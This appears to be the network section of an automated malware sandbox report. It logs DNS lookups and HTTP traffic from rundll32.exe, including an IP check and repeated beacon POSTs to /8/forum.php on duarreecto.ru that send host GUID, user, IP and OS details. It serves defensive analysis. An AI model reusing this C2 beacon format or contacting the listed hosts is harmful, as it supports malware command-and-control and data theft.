Nov 18, 2020 16:35:24.348696947 CET	60927	53	192.168.2.7	8.8.8.8
Nov 18, 2020 16:35:24.375832081 CET	53	60927	8.8.8.8	192.168.2.7
Nov 18, 2020 16:35:48.058059931 CET	57854	53	192.168.2.7	8.8.8.8
Nov 18, 2020 16:35:48.085355997 CET	53	57854	8.8.8.8	192.168.2.7

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Nov 18, 2020 16:34:58.034320116 CET	192.168.2.7	8.8.8.8	0x676e	Standard query (0)	api.ipify.org	A (IP address)	IN (0x0001)
Nov 18, 2020 16:34:58.348817110 CET	192.168.2.7	8.8.8.8	0x94cb	Standard query (0)	duarreecto.ru	A (IP address)	IN (0x0001)
Nov 18, 2020 16:34:58.680993080 CET	192.168.2.7	8.8.8.8	0xe8f6	Standard query (0)	sturtevant forcongress.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 18, 2020 16:34:58.061561108 CET	8.8.8.8	192.168.2.7	0x676e	No error (0)	api.ipify.org	nagano-19599.herokussl.com		CNAME (Canonical name)	IN (0x0001)
Nov 18, 2020 16:34:58.061561108 CET	8.8.8.8	192.168.2.7	0x676e	No error (0)	nagano-19599.herokussl.com	elb097307-934924932.us-east-1.elb.amazonaws.com		CNAME (Canonical name)	IN (0x0001)
Nov 18, 2020 16:34:58.061561108 CET	8.8.8.8	192.168.2.7	0x676e	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		54.235.142.93	A (IP address)	IN (0x0001)
Nov 18, 2020 16:34:58.061561108 CET	8.8.8.8	192.168.2.7	0x676e	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		54.235.83.248	A (IP address)	IN (0x0001)
Nov 18, 2020 16:34:58.061561108 CET	8.8.8.8	192.168.2.7	0x676e	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		54.204.14.42	A (IP address)	IN (0x0001)
Nov 18, 2020 16:34:58.061561108 CET	8.8.8.8	192.168.2.7	0x676e	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		23.21.252.4	A (IP address)	IN (0x0001)
Nov 18, 2020 16:34:58.061561108 CET	8.8.8.8	192.168.2.7	0x676e	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		54.225.66.103	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 18, 2020 16:34:58.061561108 CET	8.8.8.8	192.168.2.7	0x676e	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		23.21.126.66	A (IP address)	IN (0x0001)
Nov 18, 2020 16:34:58.061561108 CET	8.8.8.8	192.168.2.7	0x676e	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		54.243.164.148	A (IP address)	IN (0x0001)
Nov 18, 2020 16:34:58.061561108 CET	8.8.8.8	192.168.2.7	0x676e	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		54.243.161.145	A (IP address)	IN (0x0001)
Nov 18, 2020 16:34:58.384625912 CET	8.8.8.8	192.168.2.7	0x94cb	No error (0)	duarreecto.ru		185.82.218.163	A (IP address)	IN (0x0001)
Nov 18, 2020 16:34:59.203260899 CET	8.8.8.8	192.168.2.7	0xe8f6	No error (0)	sturtevantforcongress.com		8.208.13.158	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- api.ipify.org
- duarreecto.ru
- sturtevantforcongress.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.7	49731	54.235.142.93	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Nov 18, 2020 16:34:58.193835974 CET	897	OUT	GET / HTTP/1.1 Accept: */* User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: api.ipify.org Cache-Control: no-cache
Nov 18, 2020 16:34:58.302418947 CET	897	IN	HTTP/1.1 200 OK Server: Cowboy Connection: keep-alive Content-Type: text/plain Vary: Origin Date: Wed, 18 Nov 2020 15:34:58 GMT Content-Length: 11 Via: 1.1 vegur Data Raw: 38 34 2e 31 37 2e 35 32 2e 34 30 Data Ascii: 84.17.52.40

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.7	49733	185.82.218.163	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Nov 18, 2020 16:34:58.441654921 CET	905	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: duarreecto.ru Content-Length: 120 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 30 31 31 38 36 39 34 30 30 32 33 37 39 39 37 37 39 36 34 26 42 55 49 4c 44 3d 31 38 31 31 5f 65 64 26 49 4e 46 4f 3d 36 33 32 39 32 32 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 66 72 6f 6e 74 64 65 73 6b 26 45 58 54 3d 26 49 50 3d 38 34 2e 31 37 2e 35 32 2e 34 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=10118694002379977964&BUILD=1811_ed&INFO=632922 @ computer\user&EXT=&IP=84.17.52.40&TYPE=1&WIN=10.0(x64)
Nov 18, 2020 16:34:58.656317949 CET	988	IN	HTTP/1.1 200 OK Server: nginx/1.16.1 Date: Wed, 18 Nov 2020 15:34:58 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 34 30 0d 0a 51 5a 41 4a 41 52 68 41 45 67 34 4f 43 6b 42 56 56 51 6b 4f 44 77 67 4f 48 77 77 62 46 41 34 63 46 51 67 5a 46 52 51 64 43 42 38 4a 43 56 51 5a 46 52 64 56 48 45 35 4f 56 42 38 43 48 77 63 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: 40QZAJARhAEg4OCkBVVQkODwgOHwwbFA4cFQgZFRQdCB8JCVQZFRdVHE5OVB8CHwc=0

Timestamp	kBytes transferred	Direction	Data
Nov 18, 2020 16:35:00.143687963 CET	4466	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: duarreecto.ru Content-Length: 120 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 30 31 31 38 36 39 34 30 30 32 33 37 39 39 37 37 39 36 34 26 42 55 49 4c 44 3d 31 38 31 31 5f 65 64 26 49 4e 46 4f 3d 36 33 32 39 32 32 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 66 72 6f 6e 74 64 65 73 6b 26 45 58 54 3d 26 49 50 3d 38 34 2e 31 37 2e 35 32 2e 34 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=10118694002379977964&BUILD=1811_ed&INFO=632922 @ computer\user&EXT=&IP=84.17.52.40&TYPE=1&WIN=10.0(x64)
Nov 18, 2020 16:35:00.338553905 CET	4469	IN	HTTP/1.1 200 OK Server: nginx/1.16.1 Date: Wed, 18 Nov 2020 15:35:00 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 59 5a 41 42 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cYZABARRABw==0
Nov 18, 2020 16:35:00.647936106 CET	4557	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: duarreecto.ru Content-Length: 120 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 30 31 31 38 36 39 34 30 30 32 33 37 39 39 37 37 39 36 34 26 42 55 49 4c 44 3d 31 38 31 31 5f 65 64 26 49 4e 46 4f 3d 36 33 32 39 32 32 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 66 72 6f 6e 74 64 65 73 6b 26 45 58 54 3d 26 49 50 3d 38 34 2e 31 37 2e 35 32 2e 34 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=10118694002379977964&BUILD=1811_ed&INFO=632922 @ computer\user&EXT=&IP=84.17.52.40&TYPE=1&WIN=10.0(x64)
Nov 18, 2020 16:35:00.839867115 CET	4559	IN	HTTP/1.1 200 OK Server: nginx/1.16.1 Date: Wed, 18 Nov 2020 15:35:00 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 4b 4b 50 50 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cKKPPARRABw==0
Nov 18, 2020 16:35:01.098984957 CET	4564	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: duarreecto.ru Content-Length: 120 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 30 31 31 38 36 39 34 30 30 32 33 37 39 39 37 37 39 36 34 26 42 55 49 4c 44 3d 31 38 31 31 5f 65 64 26 49 4e 46 4f 3d 36 33 32 39 32 32 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 66 72 6f 6e 74 64 65 73 6b 26 45 58 54 3d 26 49 50 3d 38 34 2e 31 37 2e 35 32 2e 34 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=10118694002379977964&BUILD=1811_ed&INFO=632922 @ computer\user&EXT=&IP=84.17.52.40&TYPE=1&WIN=10.0(x64)
Nov 18, 2020 16:35:01.290105104 CET	4574	IN	HTTP/1.1 200 OK Server: nginx/1.16.1 Date: Wed, 18 Nov 2020 15:35:01 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 4b 59 42 50 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cKYBPARRABw==0
Nov 18, 2020 16:35:01.570952892 CET	4751	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: duarreecto.ru Content-Length: 120 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 30 31 31 38 36 39 34 30 30 32 33 37 39 39 37 37 39 36 34 26 42 55 49 4c 44 3d 31 38 31 31 5f 65 64 26 49 4e 46 4f 3d 36 33 32 39 32 32 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 66 72 6f 6e 74 64 65 73 6b 26 45 58 54 3d 26 49 50 3d 38 34 2e 31 37 2e 35 32 2e 34 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=10118694002379977964&BUILD=1811_ed&INFO=632922 @ computer\user&EXT=&IP=84.17.52.40&TYPE=1&WIN=10.0(x64)

Timestamp	kBytes transferred	Direction	Data
Nov 18, 2020 16:35:01.761679888 CET	4753	IN	HTTP/1.1 200 OK Server: nginx/1.16.1 Date: Wed, 18 Nov 2020 15:35:01 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 41 56 45 5a 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cAVEZARRABw==0
Nov 18, 2020 16:35:02.027374029 CET	5240	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: duarreecto.ru Content-Length: 120 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 30 31 31 38 36 39 34 30 30 32 33 37 39 39 37 37 39 36 34 26 42 55 49 4c 44 3d 31 38 31 31 5f 65 64 26 49 4e 46 4f 3d 36 33 32 39 32 32 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 66 72 6f 6e 74 64 65 73 6b 26 45 58 54 3d 26 49 50 3d 38 34 2e 31 37 2e 35 32 2e 34 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=10118694002379977964&BUILD=1811_ed&INFO=632922 @ computer\user&EXT=&IP=84.17.52.40&TYPE=1&WIN=10.0(x64)
Nov 18, 2020 16:35:02.216901064 CET	5248	IN	HTTP/1.1 200 OK Server: nginx/1.16.1 Date: Wed, 18 Nov 2020 15:35:02 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 47 43 58 54 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cGCXTARRABw==0
Nov 18, 2020 16:35:02.478204966 CET	5442	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: duarreecto.ru Content-Length: 120 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 30 31 31 38 36 39 34 30 30 32 33 37 39 39 37 37 39 36 34 26 42 55 49 4c 44 3d 31 38 31 31 5f 65 64 26 49 4e 46 4f 3d 36 33 32 39 32 32 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 66 72 6f 6e 74 64 65 73 6b 26 45 58 54 3d 26 49 50 3d 38 34 2e 31 37 2e 35 32 2e 34 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=10118694002379977964&BUILD=1811_ed&INFO=632922 @ computer\user&EXT=&IP=84.17.52.40&TYPE=1&WIN=10.0(x64)
Nov 18, 2020 16:35:02.667092085 CET	5442	IN	HTTP/1.1 200 OK Server: nginx/1.16.1 Date: Wed, 18 Nov 2020 15:35:02 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 5a 5a 41 41 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cZZAAARRABw==0
Nov 18, 2020 16:35:02.978250980 CET	5443	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: duarreecto.ru Content-Length: 120 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 30 31 31 38 36 39 34 30 30 32 33 37 39 39 37 37 39 36 34 26 42 55 49 4c 44 3d 31 38 31 31 5f 65 64 26 49 4e 46 4f 3d 36 33 32 39 32 32 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 66 72 6f 6e 74 64 65 73 6b 26 45 58 54 3d 26 49 50 3d 38 34 2e 31 37 2e 35 32 2e 34 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=10118694002379977964&BUILD=1811_ed&INFO=632922 @ computer\user&EXT=&IP=84.17.52.40&TYPE=1&WIN=10.0(x64)
Nov 18, 2020 16:35:03.169986963 CET	5450	IN	HTTP/1.1 200 OK Server: nginx/1.16.1 Date: Wed, 18 Nov 2020 15:35:03 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 42 54 47 59 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cBTGYARRABw==0

Timestamp	kBytes transferred	Direction	Data
Nov 18, 2020 16:35:03.475512028 CET	5492	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: duarreecto.ru Content-Length: 120 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 30 31 31 38 36 39 34 30 30 32 33 37 39 39 37 37 39 36 34 26 42 55 49 4c 44 3d 31 38 31 31 5f 65 64 26 49 4e 46 4f 3d 36 33 32 39 32 32 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 66 72 6f 6e 74 64 65 73 6b 26 45 58 54 3d 26 49 50 3d 38 34 2e 31 37 2e 35 32 2e 34 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=10118694002379977964&BUILD=1811_ed&INFO=632922 @ computer\user&EXT=&IP=84.17.52.40&TYPE=1&WIN=10.0(x64)
Nov 18, 2020 16:35:03.665733099 CET	5500	IN	HTTP/1.1 200 OK Server: nginx/1.16.1 Date: Wed, 18 Nov 2020 15:35:03 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 5a 48 53 41 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cZHSAARRABw==0
Nov 18, 2020 16:35:03.938313961 CET	5531	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: duarreecto.ru Content-Length: 120 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 30 31 31 38 36 39 34 30 30 32 33 37 39 39 37 37 39 36 34 26 42 55 49 4c 44 3d 31 38 31 31 5f 65 64 26 49 4e 46 4f 3d 36 33 32 39 32 32 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 66 72 6f 6e 74 64 65 73 6b 26 45 58 54 3d 26 49 50 3d 38 34 2e 31 37 2e 35 32 2e 34 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=10118694002379977964&BUILD=1811_ed&INFO=632922 @ computer\user&EXT=&IP=84.17.52.40&TYPE=1&WIN=10.0(x64)
Nov 18, 2020 16:35:04.126890898 CET	5532	IN	HTTP/1.1 200 OK Server: nginx/1.16.1 Date: Wed, 18 Nov 2020 15:35:04 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 4e 4d 4e 4d 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cNMNMARRABw==0
Nov 18, 2020 16:35:04.380701065 CET	5532	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: duarreecto.ru Content-Length: 120 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 30 31 31 38 36 39 34 30 30 32 33 37 39 39 37 37 39 36 34 26 42 55 49 4c 44 3d 31 38 31 31 5f 65 64 26 49 4e 46 4f 3d 36 33 32 39 32 32 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 66 72 6f 6e 74 64 65 73 6b 26 45 58 54 3d 26 49 50 3d 38 34 2e 31 37 2e 35 32 2e 34 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=10118694002379977964&BUILD=1811_ed&INFO=632922 @ computer\user&EXT=&IP=84.17.52.40&TYPE=1&WIN=10.0(x64)
Nov 18, 2020 16:35:04.569972038 CET	5532	IN	HTTP/1.1 200 OK Server: nginx/1.16.1 Date: Wed, 18 Nov 2020 15:35:04 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 4a 56 45 51 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cJVEQARRABw==0
Nov 18, 2020 16:35:04.813891888 CET	5533	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: duarreecto.ru Content-Length: 120 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 30 31 31 38 36 39 34 30 30 32 33 37 39 39 37 37 39 36 34 26 42 55 49 4c 44 3d 31 38 31 31 5f 65 64 26 49 4e 46 4f 3d 36 33 32 39 32 32 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 66 72 6f 6e 74 64 65 73 6b 26 45 58 54 3d 26 49 50 3d 38 34 2e 31 37 2e 35 32 2e 34 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=10118694002379977964&BUILD=1811_ed&INFO=632922 @ computer\user&EXT=&IP=84.17.52.40&TYPE=1&WIN=10.0(x64)

Timestamp	kBytes transferred	Direction	Data
Nov 18, 2020 16:35:05.003207922 CET	5533	IN	HTTP/1.1 200 OK Server: nginx/1.16.1 Date: Wed, 18 Nov 2020 15:35:04 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 42 4e 4d 59 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cBNMYARRABw==0
Nov 18, 2020 16:35:05.295295000 CET	5534	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: duarreecto.ru Content-Length: 120 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 30 31 31 38 36 39 34 30 30 32 33 37 39 39 37 37 39 36 34 26 42 55 49 4c 44 3d 31 38 31 31 5f 65 64 26 49 4e 46 4f 3d 36 33 32 39 32 32 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 66 72 6f 6e 74 64 65 73 6b 26 45 58 54 3d 26 49 50 3d 38 34 2e 31 37 2e 35 32 2e 34 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=10118694002379977964&BUILD=1811_ed&INFO=632922 @ computer\user&EXT=&IP=84.17.52.40&TYPE=1&WIN=10.0(x64)
Nov 18, 2020 16:35:05.490715027 CET	5534	IN	HTTP/1.1 200 OK Server: nginx/1.16.1 Date: Wed, 18 Nov 2020 15:35:05 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 47 41 5a 54 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cGAZTARRABw==0
Nov 18, 2020 16:35:05.818815947 CET	5535	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: duarreecto.ru Content-Length: 120 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 30 31 31 38 36 39 34 30 30 32 33 37 39 39 37 37 39 36 34 26 42 55 49 4c 44 3d 31 38 31 31 5f 65 64 26 49 4e 46 4f 3d 36 33 32 39 32 32 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 66 72 6f 6e 74 64 65 73 6b 26 45 58 54 3d 26 49 50 3d 38 34 2e 31 37 2e 35 32 2e 34 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=10118694002379977964&BUILD=1811_ed&INFO=632922 @ computer\user&EXT=&IP=84.17.52.40&TYPE=1&WIN=10.0(x64)
Nov 18, 2020 16:35:06.007889032 CET	5535	IN	HTTP/1.1 200 OK Server: nginx/1.16.1 Date: Wed, 18 Nov 2020 15:35:05 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 47 5a 41 54 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cGZATARRABw==0
Nov 18, 2020 16:35:06.306386948 CET	5535	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: duarreecto.ru Content-Length: 120 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 30 31 31 38 36 39 34 30 30 32 33 37 39 39 37 37 39 36 34 26 42 55 49 4c 44 3d 31 38 31 31 5f 65 64 26 49 4e 46 4f 3d 36 33 32 39 32 32 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 66 72 6f 6e 74 64 65 73 6b 26 45 58 54 3d 26 49 50 3d 38 34 2e 31 37 2e 35 32 2e 34 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=10118694002379977964&BUILD=1811_ed&INFO=632922 @ computer\user&EXT=&IP=84.17.52.40&TYPE=1&WIN=10.0(x64)
Nov 18, 2020 16:35:06.501065016 CET	5536	IN	HTTP/1.1 200 OK Server: nginx/1.16.1 Date: Wed, 18 Nov 2020 15:35:06 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 47 5a 41 54 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cGZATARRABw==0

Timestamp	kBytes transferred	Direction	Data
Nov 18, 2020 16:35:06.757847071 CET	5536	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: duarreecto.ru Content-Length: 120 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 30 31 31 38 36 39 34 30 30 32 33 37 39 39 37 37 39 36 34 26 42 55 49 4c 44 3d 31 38 31 31 5f 65 64 26 49 4e 46 4f 3d 36 33 32 39 32 32 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 66 72 6f 6e 74 64 65 73 6b 26 45 58 54 3d 26 49 50 3d 38 34 2e 31 37 2e 35 32 2e 34 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=10118694002379977964&BUILD=1811_ed&INFO=632922 @ computer\user&EXT=&IP=84.17.52.40&TYPE=1&WIN=10.0(x64)
Nov 18, 2020 16:35:06.949089050 CET	5537	IN	HTTP/1.1 200 OK Server: nginx/1.16.1 Date: Wed, 18 Nov 2020 15:35:06 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 56 51 4a 45 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cVQJEARRABw==0
Nov 18, 2020 16:35:07.207942963 CET	5537	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: duarreecto.ru Content-Length: 120 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 30 31 31 38 36 39 34 30 30 32 33 37 39 39 37 37 39 36 34 26 42 55 49 4c 44 3d 31 38 31 31 5f 65 64 26 49 4e 46 4f 3d 36 33 32 39 32 32 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 66 72 6f 6e 74 64 65 73 6b 26 45 58 54 3d 26 49 50 3d 38 34 2e 31 37 2e 35 32 2e 34 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=10118694002379977964&BUILD=1811_ed&INFO=632922 @ computer\user&EXT=&IP=84.17.52.40&TYPE=1&WIN=10.0(x64)
Nov 18, 2020 16:35:07.400273085 CET	5537	IN	HTTP/1.1 200 OK Server: nginx/1.16.1 Date: Wed, 18 Nov 2020 15:35:07 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 54 5a 41 47 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cTZAGARRABw==0
